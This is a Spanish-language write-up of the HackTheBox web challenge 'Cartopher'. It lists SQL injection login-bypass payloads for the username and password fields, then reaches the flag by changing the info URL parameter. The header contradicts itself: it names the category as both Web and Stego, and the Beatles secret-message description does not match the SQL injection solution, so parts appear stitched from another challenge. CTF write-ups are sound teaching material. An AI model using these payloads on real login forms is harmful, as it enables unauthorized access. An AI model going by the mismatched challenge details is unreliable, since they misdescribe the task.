Write-up: HackTheBox - Web - Cartopher

Sebastián Sepúlveda @piblack
11 de mayo de 2019

Información: Categoria Stego, puntuacion 20.

Descripción: John Lennon send a secret message to Paul McCartney about the next music tour of Beatles... Could you find the message and sumbit the flag?

WRITEUP
En este desafio obtenemos una pagina que está siendo desarrollada por hackers y queremos averiguar que hay en su pagina.

Lo que debemos hacer es una SQL Injection. Lo bueno de esto es que como la pagina está vulnerable a todo tipo de ataque sql, podemos utilizar cualquier manera, como el tipico:

```
 username= '- and password= ‘
username= hi and password= loquesea' OR '1'='1
y tambien
username ' or 1=1- - password=anything
```

Esto nos redirije a una pagina donde estamos en el home, accedimos!



Figura 1. Pagina luego de ingresar

Lo unico que falta es cambiar info=home por info=flag. Eso es todo!

Flag: HTB{Map_Th3_Pl4n3t}



Figura 2. Pagina con flag